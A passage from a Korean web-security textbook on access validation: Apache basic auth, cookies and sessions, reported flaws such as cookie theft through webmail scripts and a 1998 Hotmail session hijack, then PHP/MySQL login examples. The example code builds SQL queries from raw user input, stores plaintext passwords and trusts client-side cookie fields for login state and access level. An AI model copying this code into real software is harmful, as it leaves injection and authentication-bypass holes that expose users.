  - 위와 같이 암호를 입력해 주면, .htpasswd 파일이 admin 디렉토리에 만들어진다. 이 때, .htpasswd 파일이 있는 경로는 반드시 위에서 작성한 .htaccess 파일에 지정된 경로와 일치해야 한다.

- 사용자 추가
  - 두 번째 사용자인 info 라는 사용자를 입력하기 위해서는 htpasswd .htpasswd info 와 같이 두 번째 사용자부터는 -c 를 빼고 적어준다. 위의 과정을 거치면, .htpasswd 파일에 사용자 이름과 암호가 (암호화 되어) 저장이 된다. 이제 .htpasswd 에 입력된 사용자만 해당 디렉토리를 사용할 수 있는 것이다.
  - [고급] SSL 서버 사용자 인증
    만약 SSL 서버를 사용하고 있다면 htpasswd 명령어 대신에 sslhtpasswd 라는 명령어를 사용해야 보안이 강화된 사이트를 만들 수 있다. 그리고, htpasswd 로 생성된 암호파일은 sslhtpasswd 로 생성된 암호파일과는 전혀 호환되지 않으므로 주의해야 한다.

Cookie 를 이용한 사용자 인증

- Cookie 의 이해

웹 서버가 웹 브라우저를 인증하기 위해서는 웹 브라우저가 웹 서버에게 지속적으로 관련된 정보를 전송해 줘야 한다. 그래서 Cookie 라는 아이디어를 내게 되었다.

Cookie 는 웹 서버가 클라이언트 측에 저장해둔 사용자에 관한 정보를 담은 작은 파일로서 여러가지 제한이 있다. 4,000 bytes 이하의 데이터(즉, 프로그램이나 바이러스 포함할 수 없음)를 저장할 수 있고 길이, 유효기간, 경로, 도메인 등을 확인한 후 사용자의 하드에 저장하거나 웹 브라우저의 메모리 영역에 저장이 된다.

최대 쿠키의 개수는 300 개, 한 개의 서버나 도메인 당 최고 20 개 정도이다. 이러한 cookie 를 이용하여 서버가 클라이언트 측에 정보를 심어놓고, 나중에 그 정보를 다시 찾아가게 함으로써 사용자에게 편리함을 제공하게 된다.

즉 사용자가 인증을 하였는지 하지 않았는지 여부도 cookie 에 저장을 함으로서 편리하게 인증을 이용할 수 있다. 하지만 cookie 는 다양한 방법을 통해 획득을 할 수 있다. 그리고 cookie 에 사용하는 변수와 값들을 강제로 변경할 수 있는 다양한 방법들이 존재한다.

최근 인터넷 전자 상거래 사이트의 관리자 인증이 cookie 로 이루어져 cookie 에 값을 강제로 변경하여 login 하지 않고도 관리자의 권한으로 전자상거래 사이트가 이용되는 사건도 발생하고 있다.

cookie 는 인터넷 임시파일과는 달리 방문한 사이트에서 임의로 만들고 삭제할 수 있는 파일들인데, 필요 없는 파일이라고 생각하여 이들을 지워버리거나 브라우저에서 쿠키를 허용하지 않게 만들어버리지는 말아야 한다. 왜냐하면 어떤 웹사이트를 방문하면 이전에 한번 글을 등록하고 다시 등록할 때 자동으로 이름이나 e-mail 주소 등이 적혀지거나 자신의 방문 횟수를 알려주고 방문기록을 통해 신규업데이트 소식을 자동으로 알려주는 기능을 하는데 이런 기능이 바로 쿠키를 이용한 것이다.

- Cookie 의 작동원리

이제 쿠키의 작동원리를 살펴보도록 하자.

- 방문자가 특정 사이트를 방문할 때 브라우저에서 해당 사이트에서 이전에 생성한 쿠키가 있으면 이 쿠키에 대한 정보를 url 요청과 함께 사이트로 전달한다. 없다면 그냥 url 요청만 하게 된다.
- 쿠키정보를 검색하고 갱신하고 새로 만든다. 대개 CGI 프로그램을 작성하여 수행하지만, JavaScript 를 이용하기도 한다. 그러나, JavaScript 의 경우 완전한 작동을 보장하지 못하는데, 특정한 환경에 따라 그 결과가 가변적이기 때문에 잘 이용되지 않고 있으며, 쿠키의 정보 특성상 쿠키를 이용해 서버측에서 자료를 기록하거나 이를 통해 동적인 html 문서를 생성하기 때문에 실제 CGI 프로그램을 통해 쿠키를 제어하는 경우가 거의 대부분이다.
- 방문자가 요청한 html 문서를 보여주고, 방문자는 보이지 않지만 쿠키정보를 갱신하거나 새로 생성한다. 쿠키의 수정 및 생성작업은 브라우저가 수행한다.

그러면 간단한 예를 통해서 Cookie 가 어떻게 작동하는지 알아보겠다.

server 에서 다음과 같이 client 로 쿠키를 보낸다.

```
Set-Cookie: CUSTOMER=HELPER; path=/foo;
```

web browser 는 이 값을 저장하고 있다가 server 의 /foo 와 그 하위 디렉토리를 접근할때 자동으로 다음과 같은 데이타를 보내게 된다.

```
Cookie: CUSTOMER=HELPER
```

- 사용법
  - CGI 에서
    - CGI 로 set-cookie 를 하기 위해서는 다음과 같이 하면 된다.

```
printf("Set-Cookie: CUSTOMER= HELPER; path=/foo;\n");
printf("Content-type: text/html\n\n");
printf("< HTML >");
...
```

- browser 가 반환하는 쿠키는 HTTP_COOKIE 라는 이름의 환경 변수로 저장되므로

```
getenv("HTTP_COOKIE") == "CUSTOMER= HELPER "
```

- 의 등식이 성립한다. 즉 getenv()로 쿠키값을 얻을수 있다.

- Javascript 에서
  - Javascript 에서는 document.cookie 라는 변수에 쿠키가 저장된다. set-cookie 를 위해서는 이 변수에 쿠키를 대입하면 되며 반환된 쿠키도 이 변수에 저장된다.
- Servlet 에서
  - Servlet 의 경우 SUN 의 JSDK(Java Servlet Development Kit)를 이용하면 쉽게 쿠키를 이용할수 있다.
  - javax.servlet.http.Cookie Class 로 쿠키를 정의하고,
  - javax.servlet.http.HttpServletResponse.addCookie()로 set-cookie 를 할 수 있으며,
  - javax.servlet.http.HttpServletRequest.getCookies()로 쿠키를 얻을수 있다.

Session 을 이용한 사용자 인증

- Session 의 이해

Session 은 Cookie 의 기능을 강화한 확장판과도 같다. 앞서 설명한데로 Cookie 는 Cookie 의 정보를 획득하거나 cookie 의 값을 강제로 변경함으

로서 불법적인 권한을 획득할 수 있게 된다. 이런 단점을 보완하기 위해 Session 은 Session 값을 난수를 이용하거나 시스템의 시간을 이용하여 Random 하게 발생시켜 예측을 불가능하게 한다.

웹 브라우저가 웹 서버에 접속하게 되면 웹서버는 이 어플리케이션이 객체에 접근한 웹브라우저의 정보(Session)를 획득하고 유지하게 된다. 이 Session 정보를 이용하여 웹서버와 웹브라우저는 상호작용하게 된다. cookie 와는 달리 Session 값은 login 유무와는 상관없이 유지 된다.

웹 브라우저가 웹 서버에 접속하면 무조건 새로운 Session 값을 가지게 되고 웹 서버에도 역시 이 Session 값을 가지고 있게 된다. 이때 사용자가 login 을 하게 되면 웹서버의 동일한 Session 에 대한 권한이 login 한 user 로 전환이 된다.

이러한 방식을 이용하면 해커가 Session 값을 획득하더라도 사용자의 정보나 사용자의 권한을 획득하기는 힘들다.

- Session 의 작동원리

이제 세션의 작동원리를 살펴보도록 하자.

- 클라이언트가 웹어플리케이션에 접근할 때 세션 메니지먼트 서비스에 클라이언트가 제출한 토큰을 세션 매니지먼트 서비스에 조회하여 사용자가 요구한 리소스에 대한 권한을 갖고 있는지 확인한다.
- 사용자가 웹어플리케이션에 연결하면 클라이언트가 보낸 토큰이 없거나 세션 매니지먼트 서비스에 조회한 결과 올바르지 않으면 엑세스 서비스로 라우팅 한다.
- 클라이언트가 엑세스 서비스에 접속하여 자신의 신분을 확인하는 작업을 수행한다. 이 때 엑세스 서비스는 인증서비스에 의뢰하여 인증타입에 따라 아이디와 패스워드 또는 인증서로 신분을 증명하게 됩니다.

- 인증이 성공적으로 이루어지면, 권한관리서비스에서 사용자 아이디에 해당하는 엑세스 콘트롤 리스트를 ACL Service 에 조회한다.
- 마지막으로 엑세스 서비스에서 토큰을 발행 후 클라이언트에게 전달한다.

12.2.Access Validation 취약성

12.2.1. 무엇이 문제인가?

WWW 에서의 사용자 인증

HTTP/1.0 및 HTTP/1.1 에서는 기본적인 접근 인증 방법으로서 Basic Protection Scheme(이하 basic scheme)을 제시하고 있으며 대부분의 웹서버가 이를 지원하고 있다.

Basic scheme 은 디렉토리 단위로 접근제어화일(ACL)을 두어 해당 디렉토리의 자원을 접근할 때마다 Client 에게 username 과 password 를 요구하고 이를 ACL 과 비교하여 접근을 인증하는 방식이다. Client 는 사용자가 입력한 값을 유지하여 같은 ACL 을 가지는 자원의 접근시 사용자가 다시 암호를 입력하지 않도록 한다.

이러한 인증 방식은 인트라넷 시스템에서 추가적인 프로그래밍 없이도 사용자 접근을 제한할수 있으며 login connection 이 지속적으로(암호의 재입력없이) 유지된다는 장점이 있는 반면 다음과 같은 문제점을 가진다.

- 디렉토리 단위의 접근제한은 정보시스템이 요구하는 메뉴단위의 접근제한과 차이가 있다.
- 사용자의 접근 가부만을 결정할뿐 사용자 등급을 구분하지 않는다.
- ACL 은 사용자의 암호를 제외한 부가적인 정보를 가지지 않으므로 사용자 인증 후 사용자에 대한 정보를 얻기 위해서는 별도의 DB 검색을

필요로 한다. 이 경우, 사용자 정보를 DB 와 ACL 에 중복 관리하는 문제가 생긴다.

Basic scheme 을 이용하지 않고 DB 에 사용자 암호 및 부가 정보를 관리하고 CGI 를 이용해 사용자 접근 권한을 검사하는 방법을 생각해 볼 수 있을 것이다. 이 경우엔 다음과 같은 문제점이 있다.

- CGI 로 login 검사를 한 후 login connection 이 유지되지 않는다. 즉, 다른 자원에 접근하려면 다시 login 하거나 login 정보를 암호화하여 넘겨주어야 한다.
- 모든 자원을 CGI 형태로 제공해야 한다.

인트라넷 시스템이 대부분 DB 와 연동될 것을 고려하면 CGI 형태로 자원을 제공하는 것은 어차피 불가피한 일이다. Basic scheme 을 이용할 경우에도 부가적인 사용자 정보를 DB 에서 얻어와야 할 경우에 CGI 는 불가피하다.

login connection 에 관한 문제점은 HTTP COOKIE 로 해결될 수 있다.

HTTP COOKIE 를 이용한 인증

HTTP COOKIE 는 웹에서 Client 의 상태를 유지하는 수단을 제공한다. login connection 을 Client 의 상태의 하나로 본다면 HTTP COOKIE 를 이용해 login connection 을 유지하는 효과를 얻을수 있다. 사용 절차는 다음과 같다.

- 로그인 CGI 에서 사용자가 입력한 사용자명과 비밀번호를 검사한다.
- 비밀번호가 일치했을 경우 DB 에서 읽어온 사용자 정보를 쿠키에 저장시킨다.
- Client 는 이 인트라넷 시스템의 자원에 접속할때마다 자동적으로 사용자 정보가 담긴 쿠키를 시스템에 건네주게 된다.

- CGI 로 구현된 시스템의 자원은 쿠키에 담긴 사용자 정보를 읽어 사용자 인증 및 권한 검사를 실시하고 적절한 정보를 제공한다.

보안문제

HTTP COOKIE 의 설계시 고려되었던 보안의 문제는 Client 의 개인정보 유출에 대한 것이었다. 즉, 사용자가 원치 않는 개인정보를 웹서버에게 넘겨주는 일이 없도록 사용자가 쿠키의 내용을 확인할 수 있어야 하므로 쿠키의 값을 인코딩하지 않도록 했으며 사용자가 쿠키의 전송여부를 선택할 수 있도록 했다.

사용자 인증의 경우에 문제가 되는 것은 이와는 반대로 Server 측의 보안문제이며 웹서버가 건네준 쿠키의 내용을 사용자가 바꿀 수 없어야 하는 것인데, 이런 관점의 보안은 HTTP COOKIE 에서 고려되지 않았다. 쿠키가 사용자 인증을 위해 고안된 것이 아니기 때문이다. file 에 저장되는 쿠키의 내용은 사용자가 수정할 수 있으며 file 에 저장되지 않은 상태에서도 original server 를 가장한 spoofing server 에 의해 쿠키의 내용이 수정될 위험이 있다. 따라서 사용자 인증을 위해서는 반드시 개인정보를 인코드시켜 쿠키에 저장해야 한다.

12.2.2. 보고된 Access Validation 의 취약성 분석

악성코드에 의한 HTTP Cookie 유출 문제점

- 취약점 개요

웹 프로토콜인 HTTP 는 프로토콜의 단순성으로 인해 이전의 상태를 저장하지 못하는 stateless 프로토콜이다. 이러한 특성으로 인해 HTTP 프로토콜 자체만으로 사용자들의 이전 상태를 유지할 수 없다. 이러한 문제점을 해결하기 위해 만들어진 것이 쿠키인데, 쿠키는 웹페이지의 상태를 유지하기 위한 객체로써, 프로세스 사이에서 교환되는 일종의 토큰으로 이용될 수 있다.

많은 인터넷 사이트들은 최초의 세션 설정시 즉, 사용자 인증과정에서 고유한 인증 정보를 쿠키에 담아 브라우져에 보내고 그 이후의 접속은 웹서버와 브라우져간에 오고가는 쿠키에 의해서 인증이 이루어진다. 즉, 자신의 컴퓨터에 저장된 쿠키로 인해 회원제로 운영되는 웹사이트에서 다른 페이지를 방문할 때마다 ID 와 비밀번호를 입력하는 번거로움이 없어진다. 이러한 편리성으로 인해 많은 인터넷 포털사이트(웹메일, 홈페이지 서비스)와 웹메일 솔루션 등이 쿠키를 이용하여 인증을 수행하고 있다.

그런데 쿠키정보는 로컬 컴퓨터에 일반 텍스트 형태로 저장이 되므로 쿠키 파일의 쿠키 변수값을 수정함으로써 타인의 세션으로 접근이 가능하다.

쿠키파일의 위치는 다음과 같다.

- 넷스케이프의 경우 : netscape_HOME/users/DefaultUser/cookies.txt
- IE 의 경우 : c:\windows\cookies files

그런데 최근 쿠키값의 임의 유추에 의한 공격 이외에도 타인의 쿠키정보를 악의적인 코드에 의해 빼내올 가능성도 제기되어 주의를 요하고 있다

사용자 인증 쿠키 유출은 다음의 두가지 경로에 의해서 이루어질 수 있다.

- 수신된 웹메일 내용에 악성 코드(자바스크립트 등)가 포함되어 있을 경우이다. 웹메일에 자바스크립트 사용을 제한하지 않을 경우 메일의 내용을 확인하는 순간 자신의 쿠키 정보가 타인에게 유출될 수 있다.
- 웹메일 서버에 로그인한 상태로 같은 도메인내의 악의적인 코드가 포함된 홈페이지를 방문하였을 경우이다.

인증을 행하는 사이트와 사용자의 홈페이지 주소가 동일한 도메인일 경우 웹페이지에 포함된 악의적인 스크립트 코드에 의해 현재 로그인해 있는 자신의 쿠키 정보가 유출될 가능성이 있다.

공격자는 이러한 방법으로 획득한 타인의 쿠키 정보를 이용하여 자기 컴퓨터의 쿠키파일을 조작함으로써 타인으로 가장하여 인증 없이 접근할 수 있다. 많은 국내 웹메일 사이트 등이 이 취약점에 노출되어 있는 것으로 보인다.

Microsoft Outlook 와 Outlook Express 의 "Cache Bypass" 취약점

- 취약점 개요

일반적으로 Outlook 이나 Internet Explorer 에서 다운로드 받은 모든 파일은 캐쉬에 저장되는데 이 취약점은 HTML 파일을 캐쉬 밖에 저장하도록 한다. 캐쉬 안에 저장된 파일은 "Internet Zone" 보안정책에 의해 통제되지만 캐쉬 밖에 저장된 파일은 "Internet Zone" 보다 보안정책이 허술한 "Local Computer Zone"에 의하여 통제되므로 시스템에 위협이 될 수 있다.

"Local Computer Zone"에 저장된 HTML 파일이 피해자 시스템에 있는 임의의 파일을 열게 된다면 공격자는 임의의 파일을 볼 수 있게 된다. 또한 이 취약점은 다른 취약점과 결합하여 공격자가 피해자 시스템에서 임의의 코드를 실행할 수 있게도 한다.

- 취약한 버전
  - Microsoft Outlook Express 4.0
  - Microsoft Outlook Express 4.01
  - Microsoft Outlook Express 5.0
  - Microsoft Outlook Express 5.01
  - Microsoft Outlook 98
  - Microsoft Outlook 2000

Hotmail 사용자인증 취약점

● 취약점 개요

9 월 16 일 C Net 뉴스(http://www.news.com)에서 Hotmail 에 관련된 또 하나의 보안취약점을 발표하였다. 쿠알라룸프르의 한 전산과 학생인 치문킨(Chee Mun Kean)이 발견한 이 문제점은 Hotmail 의 사용자 인증체계의 헛점을 이용하여 프록시서버나 주소변환기능을 가진 방화벽이 운용중인 같은 지역 네트워크의 사용자가 다른 사용자의 Hotmail 계정에 인증과정 없이 접근 하는 것이다.

- 취약한 네트워크 구성 환경
  - 외부로 나가는 패킷은 내부의 주소가 프록시서버나 방화벽에서 할당한 주소로 수정되어 나가는 네트워크 환경이다.
- Hotmail 의 계정도용방지 체계
  - 동시에 다른 IP 에서 동일한 계정으로 접근 금지
  - 랜덤 IP 를 발생하는 곳에서는 쿠키를 이용하여 사용자 인증한다.

● 취약점 이해

- 공격자는 프록시서버나 방화벽내 내부 네트워크의 다른 사용자이며 공격자들이 이용하는 Hotmail 의 인증과정 취약점은 다음과 같다.
- 사용자가 인증을 거친 후 로그아웃을 하기전까지는 2 시간동안 해당계정의 세션이 연결되어있다. 반드시 로그아웃을 하여야만 세션이 종료된다.
- 프록시서버나 방화벽에서 할당한 주소를 가지고 오는 사용자 인증시에는 해당 네트워크의 다른 내부 IP 를 구별할 수 없다.
- 공격자들은 로그아웃을 하지 않고 종료한 사용자들의 계정에 대하여 패스워드없이 로그인 할 수 있다. 공격자들은 해당 세션의

URL 정보나 쿠키정보를 이용하여 공격하게된다. 공격유형을 살펴보면 다음과 같다.

- 다른 호스트에서 공격을 할 경우에는 공격대상 사용자들을 미리 정해놓고 스니퍼 프로그램을 이용하여 관련정보를 얻을 때까지 모니터링한다.
- 스니퍼링을 이용하여 사용자이름과 패스워드를 알아낸다.
- 스니퍼링을 이용하여 쿠키 ID 를 알아낸다.
- 스니퍼링을 이용하여 사용자인증 화면의 URL 을 얻어낸다.
- 해당웹서버의 로그화일이나 프록시서버의 로그화일을 참조할 수 있다.
- 한 호스트에서 공격대상사용자가 해당 Hotmail 서비스를 다 사용한 후에 로그아웃을 하지않고 나갔다면 패스워드없이 로그인 할 수 있다. 공용으로 사용하는 시스템일 경우 더욱 위험하다.
- 웹 캐쉬 브라우저를 사용하여 메모리에서 캐쉬되어있는 쿠키정보를 알아낸다.
- 웹브라우저 디스크 캐쉬에서 사용자인증이 끝난 화면의 URL 을 얻어낸다.

[첨부 1] URL 을 기록 후, 재기입하여 패스워드 없이 인증한 화면

http://207.82.250.251/cgi-bin/start/centerpoint?disk=207.82.250.154_d735&login=shin_hoon&f=33793&curmbox=ACTIVE&dEst=cs

[첨부 2] 디스크 캐쉬에서 찾은 Hotmail URL 정보

file:///C|/Program Files/Netscape/Users/kadosu/Cache/MU8AEIGH

```
<tr><td colspan=2 align="center" valign="middle"><a
href="/cgi-bin/start/centerpoint?
disk=207.82.250.154_d735&login=shin_hoon&f=33793&curmbox=ACTIV
E&dEst=cs" onmouseover="window.status='shin_hoon@hotmail.com';
return true;" onmouseout="window.status=''; return true;"
target="_top"><img
src="http://209.1.112.251/hotmail_logo_inset.gif" width=82
height=69 border=0 hspace=0 vspace=4
alt="shin_hoon@hotmail.com"></a>
</td></tr>
```

[첨부 3] 스니퍼링으로 얻은 Hotmail URL 정보

```
Referer: http://207.82.250.251/cgi-bin/menu?
disk=207.82.250.154_d735&login=shin_hoon&f=33793&curmbox=ACTIV
E
Connection: Keep-Alive
User-Agent: Mozilla/4.03 [ko] (WinNT; I)
Host: 207.82.250.251
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
*/*
Accept-Language: ko
Accept-Charset: EUC-KR,*,utf-8
Cookie: ID=6341c098765d7431
```

[첨부 4] 스니퍼링을 이용하여 공격대상자의 쿠키를 얻는 장면


```
Date: Thu, 24 Sep 1998 06:28:36 GMT

Server: Apache/1.2.1

Set-Cookie: ID=6341c098765d7431; path=/;

Connection: close

Content-Type: text/html
```



12.3.Access Validation 예제

12.3.1. 아파치 웹서버와 MySQL 을 이용한 사용자 인증

인증소개

MySQL 을 이용한 사용자 인증(User Authentication)은 다음과 같이 한다.

서버 즉 스크립트에 Header() 함수를 사용하면서 웹서버에스는 "Authentication Required" 메시지를 클라이언트 브라우저에 보내게 되고 그러면 흔히 보는 사용자 인증 대화상자가 뜨게 된다.

여기서 사용자가 아이디, 암호를 넣게 되면 각각 $PHP_AUTH_USER, $PHP_AUTH_PW 변수에 들어가게 되고, 이 값을 가지고 MySQL 에 SQL 문을 날리는 방법으로 인증을 처리하게 된다.

일반적으로 사용되는 아파치의 기본 인증 방법(.htaccess, .htpasswd 파일을 이용하는)은 단지 사용자가 특정 디렉토리나 파일에 접근 권한을 가지는가의 여부만을 판단하는 데 반해 MySQL 을 이용하면 사용자별로 다른 권한레벨을 주어 인증 후 각각 다른 페이지로 연결시켜 줄 수도 있다는 장점이 있다.

주의할 점은 사용자 인증 기능은 PHP 가 아파치 모듈로 돌아갈 때에만 가능하며 반드시 PHP 스크립트가 제일 처음에 나와야 한다는 것이다.

주로 사용하는 방법은 auth.inc 파일을 따로 만들어 인증이 필요한 페이지의 시작 부분에

```
<?php
 include "auth.inc";
?>
```

와 같이 추가시켜 주는 것이다.

우선 test DB 에 다음과 같이 member 라는 사용자 테이블을 만든다.

```
mysql> use test;
Database changed
mysql> create table member(
    -> id char(10) NOT NULL PRIMARY KEY,
    -> passwd char(10),
    -> name char(10),
    -> level int
    -> );
Query OK, 0 rows affected (0.04 sec)
```

그 다음 각기 다른 권한을 가지는 사용자를 등록해 준다.


```
mysql> insert into member values('littleprince','12345','정식사
용자',3);
Query OK, 1 row affected (0.01 sec)

mysql> insert into member values('user1','user1','임시사용자
',2);
Query OK, 1 row affected (0.00 sec)

mysql> insert into member values('guest','guest','게스트',1);
Query OK, 1 row affected (0.00 sec)

mysql>
```

이렇게 데이터베이스에 인증에 필요한 사용자를 넣어두고 사용자 인증을 위한 페이지를 지정하고 나면 다음과 같은 인증 확인 대화상자가 나타난다.



적당한 암호를 넣으면 인증이 이루어져서 다음 과정으로 넘어간다.

auth.inc 의 내용

```
<?


 cfunction authenticate() {

   Header( "WWW-authenticate: basic realm=\"BBS ADMIN 영역\"");

   Header( "HTTP/1.0 401 Unauthorized");

   $title = "Invalid Login";

?>

아이디와 암호가 필요한다 !

<?

exit;


}

if (!isset($PHP_AUTH_USER)) {

   authenticate();
```

```
} else {
   mysql_pconnect('','mysql','') or die("Unable to connect to
SQL server");
   mysql_select_db("test") or die("Unable to select
database");
   $result = mysql_query("select name, level from member where
id = '$PHP_AUTH_USER' and passwd='$PHP_AUTH_PW'");
   if(!mysql_num_rows($result))
     {
     authenticate();
     }
   else
   {
     $userinfo = mysql_fetch_array($result);
   }
}
?>
```

auth.html (또는 auth.php3)

```
<?
include "./auth.inc";
?>
<HTML>
<HEAD>
<TITLE> 사용자 인증 예제 </TITLE>
</HEAD>
```

```
<BODY bgcolor=#2b4577 text=white link=blue vlink=purple
alink=red>
<?
  $username = $userinfo[0];
  $userlevel = $userinfo[1];

 echo( " <script> window.alert('어서오세요 $username 님')
       location.href='level$userlevel.html'
       </script>
      ");
?>
</BODY>
</HTML>
```

12.3.2. Cookie 와 MySQL 을 이용한 사용자 인증

사용자 데이타 준비

우선 MySQL DB 에 사용자 id 와 패스워드 등의 자료가 들어 있어야 한다. 간단하게 예제에서 사용할 사용자 데이타를 정리하면

ID	PASSWD	NAME	LEVEL
Littleprince	12345	정식사용자	3
User1	User1	임시사용자	2
guest	guest	게스트	1

구성

- auth.php : 쿠키 변수를 확인해서 인증 여부를 가리고 인증(로그인)이 안 된 경우라면 로그인 폼을 시작하는 루틴

- test.html : <HTML> 앞 부분에 사용자 인증 확인 부분이 들어간다.

auth.php 의 내용

```
<?php
if( $login != "submit" )
{
    // 아이디와 비밀번호를 입력받는 폼.
    echo "<CENTER><form action=$PHP_SELF method=post>\n
        <input type=hidden name=login value=submit>\n
        이 페이지를 보시려면 사용자 로그인을 먼저 하셔야 한다.<br><br>\n
        <table>
        <tr><td>id :</td><td><input type=text
name=id></td></tr>\n
        <tr><td>password :</td><td><input type=password
name=passwd></td></tr>\n
        <tr><td colspan=2><input type=submit value=로그인
></td></tr>\n
        </table>
        </form>\n</CENTER>
        ";
}
else
{

// 아이디와 비밀번호를 데이타베이스내의 아이디 비번과 비교한다.
    $host_name = "";
    $user_name = "mysql";
```

```
    $user_password = "";
    $db_name = "test";
    $table = "member";
    $connect =
mysql_connect($host_name,$user_name,$user_password) or
message(mysql_error());
    mysql_select_db($db_name, $connect);
    $que = "SELECT * FROM $table WHERE id='$id' and passwd
='$passwd'";
    $result =mysql_query($que,$connect);
    $list=mysql_fetch_array($result);
/*
    if (!$list) {
        echo " <script>
            window.alert('존재하지 않는 아이디나 패스워드이다');
            history.go(-1)
            </script>";
        exit;
    }
*/
    // id 와 pwd 체크 Ok !
    if (($list) AND ($list["id"] == $id) AND ($list["passwd"]
== $passwd)) {
        $passwd= $list["passwd"];
        $id= $list["id"];
    setcookie("loginfo[state]", "LoginOK",0,"/");
    setcookie("loginfo[id]", $list["id"],0,"/");
```

```
    setcookie("loginfo[name]", $list["name"],0,"/");
    setcookie("loginfo[level]", $list["level"],0,"/");

    // Setcookie ("id", $list[id], 0, "/");
    // Setcookie ("passwd", $list[passwd], 0, "/");
    echo "<center>$id 님은 성공적인 로긴이 되었다. 잠시후면 다른 페이지
로 이동한다<p></center>";
/*    if (!isset($URL)) {
       echo "<meta http-equiv='Refresh' content='2;
URL=test2.html'>";
        } else {
       echo "<meta http-equiv='Refresh' content='2;
URL=$URL'>";
*/
    echo "<meta http-equiv='Refresh' content='0;
URL=$PHP_SELF'>";

    }
    else // 틀리다.
    {

    echo "회원이 아니군요.";
    exit;
    }
}
?>
```

test.html

```
<?php
 if($HTTP_COOKIE_VARS[loginfo]["state"] != "LoginOK") {
   include
$DOCUMENT_ROOT."/lab/php/auth/cookie/test/auth.php";
   exit;
 }
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
<HEAD>
<TITLE> login.html </TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF">
<table align="center" border="1">
<tr><td colspan="2">
<?php if ($HTTP_COOKIE_VARS[loginfo]["state"] == "LoginOK")
{ echo "로그인 상태"; } else { echo "로그 아웃 상태"; }?>
</td></tr>
<tr><td>id</td><td><?php echo
$HTTP_COOKIE_VARS[loginfo]["id"]; ?> </td></tr>
<tr><td>name</td><td><?php echo
$HTTP_COOKIE_VARS[loginfo]["name"]; ?>  </td></tr>
<tr><td>level</td><td><?php echo
$HTTP_COOKIE_VARS[loginfo]["level"]; ?>  </td></tr>
</table>
<center>
```

```
<br>
로긴에 성공하셨군요 ^^) 왼쪽 메뉴에서 마음대로 골라보세요<br>
<br>
<!-- 로그아웃 폼: 시작 -->
    <form action=logout.php method=post>
        <input type=hidden name=outfile value="<?php echo
$PHP_SELF; ?>">
        <input type=hidden name=logout value=submit>
        <input type=submit value=로그아웃><br>
    </form>
<!-- 로그아웃 폼: 끝 -->
</center>
</BODY>
</HTML>
```

로그아웃 파일(logout.php)의 내용

```
<?php
if( $logout == "submit" )  {
    setcookie("loginfo[state]", "","","/");
    setcookie("loginfo[id]", "","","/");
    setcookie("loginfo[name]", "","","/");
    setcookie("loginfo[level]", "","","/");
    echo "로그아웃이 되었다.";
 //   echo $outfile;
//    echo "<br>\n";
    echo "<meta http-equiv='Refresh' content='0;
URL=$outfile'>";
```

```
}


?>
```

12.4.Access Validation 대책

